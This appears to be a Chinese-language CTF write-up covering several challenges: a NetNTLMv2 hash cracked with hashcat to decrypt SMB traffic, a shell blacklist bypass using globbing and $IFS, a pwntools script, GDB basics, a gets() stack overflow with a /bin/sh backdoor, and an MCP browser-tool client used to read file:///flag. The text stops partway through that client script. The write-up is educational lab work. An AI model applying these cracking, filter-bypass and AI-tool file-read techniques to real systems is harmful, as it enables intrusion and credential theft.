


最终拼接然后base64解码:
ZmxhZ3tZMHVfQHJlX1JlQDExeV9BX0cwMGRfR0FNRVIhISF9
解密:
flag{Y0u_@re_Re@11y_A_G00d_GAMER!!!}
布豪有黑客(三)

提取到的信息有:
NTProofstr: e20402e8a924e2de7c1e3fd3f949bc38
Domain name: C3NGH--DESKTOP
User name: rockyou
Host name: C3NGH--DESKTOP
Attribute:NetBIOS computer name:FLAG-SERVER
NTLM Server Challenge:91e15fed933eff0c
NTLMv2 Client Challenge: 1473b30c1fc1c20f

ntlmv2_response = NTProofStr + blob:
e20402e8a924e2de7c1e3fd3f949bc3801010000000000001df551630839dc011473b30c1fc1c20f000000000200160046004c00410047002d005300450052005600450052000100160046004c00410047002d005300450052005600450052000400160046004c00410047002d005300650072007600650072000300160046004c00410047002d00530065007200760065007200070008001df551630839dc0106000400020000000800300030000000000000000100000000200000a6cd8042becda35cc7967ee26857127fac305123020cefe31fcefbfd7ece32d50a001000000000000000000000000000000000000900200063006900660073002f0046004c00410047002d00530045005200560045005200000000000000000000000000
hash的拼接格式为:username::domain:ServerChallenge:NTproofstring:modifiedntlmv2response
拼接后:
rockyou::C3NGH--DESKTOP:91e15fed933eff0c:e20402e8a924e2de7c1e3fd3f949bc38:01010000000000001df551630839dc011473b30c1fc1c20f000000000200160046004c00410047002d005300450052005600450052000100160046004c00410047002d005300450052005600450052000400160046004c00410047002d005300650072007600650072000300160046004c00410047002d00530065007200760065007200070008001df551630839dc0106000400020000000800300030000000000000000100000000200000a6cd8042becda35cc7967ee26857127fac305123020cefe31fcefbfd7ece32d50a001000000000000000000000000000000000000900200063006900660073002f0046004c00410047002d00530045005200560045005200000000000000000000000000
保存为txt文件之后,用hashcat爆破:
>hashcat -m 5600 ntlmv2.hash rockyou.txt
ROCKYOU::C3NGH--DESKTOP:91e15fed933eff0c:e20402e8a924e2de7c1e3fd3f949bc38:01010000000000001df551630839dc011473b30c1fc1c20f000000000200160046004c00410047002d005300450052005600450052000100160046004c00410047002d005300450052005600450052000400160046004c00410047002d005300650072007600650072000300160046004c00410047002d00530065007200760065007200070008001df551630839dc0106000400020000000800300030000000000000000100000000200000a6cd8042becda35cc7967ee26857127fac305123020cefe31fcefbfd7ece32d50a001000000000000000000000000000000000000900200063006900660073002f0046004c00410047002d00530045005200560045005200000000000000000000000000:poohkitty13

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ROCKYOU::C3NGH--DESKTOP:91e15fed933eff0c:e20402e8a9...000000
Time.Started.....: Tue Oct 21 15:37:13 2025 (11 secs)
Time.Estimated...: Tue Oct 21 15:37:24 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   475.1 kH/s (0.80ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4579328/14344384 (31.92%)
Rejected.........: 0/4579328 (0.00%)
Restore.Point....: 4578816/14344384 (31.92%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: poohraah -> poohgun0522
Hardware.Mon.#1..: Util: 52%

Started: Tue Oct 21 15:37:12 2025
Stopped: Tue Oct 21 15:37:26 2025
/mnt/d/OneDrive/Desktop/SecretVault ❯
爆破出密钥为:poohkitty13
在AI的提示下得知,可用smbclient连接SMB服务.
以为要来连接ip呢,于是扫了一下,但是端口都没open.
yatq@ya7q:~$ sudo nmap -Pn -p 139,445 -sS -sV 192.168.136.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-21 08:13 UTC
Nmap scan report for 192.168.136.138
Host is up.

PORT    STATE    SERVICE      VERSION
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
猜测可能是要TLS一样用这个密钥来直接解密其中加密的SMB流量,查询到直接Edit → Preferences → Protocols → NTLMSSP填入密钥然后应用.最后导出SMB对象flag.txt.
俱乐部之旅(3) - 与时间对话


零宽字节隐写(非默认)
用厨子的Escape Unicode Characters转为unicode,就可以一个一个勾选相关的了.

P@ssW0rd 1s th3 md5 v4lue 0f th3 wOrd "t1me"
eeb7ac660269f45046a0e8abaa51dfec
Pwn
ncncnc
Welcome to ?ctf
ncncnc!!!
There are three stages ahead, keep going according to the hints
This is the first stage
Use the 'cat hint' command to open the hint file, which contains the key to the second stage
You can enter a command, or the key to proceed to the next stage
cat hint
Enter WoW to proceed to the second stage
You can enter a command, or the key to proceed to the next stage
WoW
Welcome to the second stage. This time I've added cat and hint to the blacklist. Do you have another way to open the hint to get the key to the third stage?
You can enter a command, or the key to proceed to the next stage
/bin/c?? hi??
Enter TuT to proceed to the third stage
You can enter a command, or the key to proceed to the next stage
TuT
Final stage. I've added spaces to the blacklist. Can you still do it?
You can enter a command, or the key to proceed to the next stage
/bin/c??$IFS$9h*
Impressive, now enter HaCkEd to get the final hint
You can enter a command, or the key to proceed to the next stage
HaCkEd
flag{2c9ee4a6-673a-4dcf-b30d-137415ad49db}
算是我第一个搓出来的pwn脚本了,虽然写的很垃圾,但还是值得纪念一下。
临时抱佛脚学了一下pwntools部分用法:
from pwn import *:导入。
context.log_level = 'debug':调试输出更详细(也可 'info','error')。
p = remote(host, port, timeout=5):连接远程。timeout 为读取超时(秒)。
p = process('./vuln'):本地运行进程(便于调试)。
p.sendline(b'...'):发送并加 \n。
p.send(b'...'):原样发送(无换行)。
p.recvuntil(b'marker'):接收直到 marker(包含 marker),常用于同步。
p.recvline():接收一行(遇 \n)。
p.recv(timeout=1):读取任意可用数据,带超时。
p.recvn(n):读取精确 n 字节。
p.interactive():把 socket 切换为交互式终端(拿 shell 时用)。
p.shutdown('send'):对 socket 做 send-side shutdown,等同发送 EOF。
p.close():关闭连接。
p.poll() / p.kill():进程相关。
cyclic, cyclic_find:生成/定位模式(pwn 调试时用)。
ELF('vuln')、ROP(elf)、u64():针对二进制分析的工具。
from pwn import *
import re

p = remote("challenge.ilovectf.cn", 30266, timeout=5)


line = p.recv(timeout=1)
print(line)
p.sendline(b'4100625')
print(b'4100625')


# 接受题目并打印
line = p.recv(timeout=1)
line = p.recv(timeout=1)
print(line)

#提取问题并回答
hex_re = re.compile(rb'0x([0-9A-Fa-f]+)\s*\+\s*0x([0-9A-Fa-f]+)\s*=\s*\?')


while b'Congratulations' not in line:
    m = hex_re.search(line)
    a = int(m.group(1), 16)
    b = int(m.group(2), 16)
    s = a + b
    s = hex(s)
    p.sendline(s.encode())
    print(s)
    line = p.recv(timeout=1)
    print(line)

line = p.recv(timeout=10)
print(line)
勇者救公主
这道题做得很好,使我轻松上手dbg:
rbp 栈底 高地址
rsp 栈顶 低地址
rip 当前位置

b break 设置传送点(断点)
c  continue 继续执行,直到停在断点处

x/nx $rsp (examine) 查看栈顶的n个值

info registers 查看当前自身位置 总体位置

disas 0x406000 查看这里的指令 disassemble

rbx 我的勇气值

set $rbx=0x42 自定义值


bt  追溯你的来路。查看调用栈,告诉我栈帧的数量。 backtrace

p system print symbols 系统魔法的地址
关于吐槽:我真是要被这题摧残似了,每次到最后都会自己退了,或者又是误触到ctrl+c退出,我要去世了(已神志不清。
👑 公主:"谢谢你,勇敢的调试骑士!"
👑 公主:"你不仅救了我,还掌握了强大的GDB魔法!"
👑 公主:"这是给你的奖励..."


🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆
       恭 喜 通 关 !
🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆🏆

🚩 FLAG: flag{Gdb_m@STeR_drA9oN_5LAYer_zOZS}
危险的 gets
gets经典栈溢出。
刚开始我们拿到了一个ELF程序,该程序和windows中的exe类似,是Linux系统的特定可执行程序。用IDApro反编译查看一下,,发现注程序如下:
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(stderr, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  puts("you know ret addr");
  puts("do you know rop?");
  puts("do you know gets?");
  vulnerable_function();
  return 0;
}
地址:0x4011D0:
int vulnerable_function()
{
  char v1[64]; // [rsp+0h] [rbp-40h] BYREF

  printf("plz input your name: ");
  gets();
  return printf("hello, %s!\n", v1);
}
后门函数,地址:0x4011B6:
int backdoor()
{
  return system("/bin/sh");
}
由于gets函数直到遇到\n才会停下来,而当前缓冲区的容量为64个字节,
-0000000000000040 var_40 db 64 dup(?)
+0000000000000000  s db 8 dup(?)
+0000000000000008  r db 8 dup(?)
ai
browser-mcp
import asyncio
import json
import base64
from mcp import ClientSession, StdioServerParameters
from mcp.client.stdio import stdio_client
from mcp.client.sse import sse_client
from contextlib import AsyncExitStack

async def main():
    """Main function to create an MCP client with SSE mode."""
    url = "http://challenge.ilovectf.cn:30609/sse"

    async with AsyncExitStack() as stack:
        # Create SSE client session
        sse_read, sse_write = await stack.enter_async_context(
            sse_client(url)
        )

        # Create MCP client session
        session = await stack.enter_async_context(
            ClientSession(sse_read, sse_write)
        )

        # Initialize the session
        await session.initialize()

        # List available tools
        tools = await session.list_tools()
        print("Available tools:")
        for tool in tools.tools:
            print(f" - {tool.name}: {tool.description}")

        # 1. 启动浏览器服务
        print("\n启动浏览器...")
        start_result = await session.call_tool("browser_start", arguments={})
        print(f"浏览器启动结果: {start_result}")

        # 2. 创建新页面
        print("\n创建浏览器页面...")
        page_result = await session.call_tool("browser_create_page", arguments={
            "page_id": "flag_page"
        })
        print(f"页面创建结果: {page_result}")

        # 3. 导航到 file:///flag
        print("\n导航到 file:///flag...")
        nav_result = await session.call_tool("browser_navigate", arguments={
            "page_id": "flag_page",
            "url": "file:///flag"
        })
        print(f"导航结果: {nav_result}")

        # 4. 获取页面文本内容
        print("\n获取页面文本内容...")
        try:
            # 尝试获取 body 元素的文本
            text_result = await session.call_tool("browser_get_text", arguments={
                "page_id": "flag_page",
                "selector": "body"
            })
            print(f"页面文本内容: {text_result}")

            # 保存文本到文件
            if text_result.content:
                with open("flag_text.txt", "w", encoding="utf-8") as f:
                    for content in text_result.content:
                        if hasattr(content, 'text'):
                            f.write(content.text)
                            print(f"\nFlag内容:\n{content.text}")
                print("\n文本已保存为 flag_text.txt")
        except Exception as e:
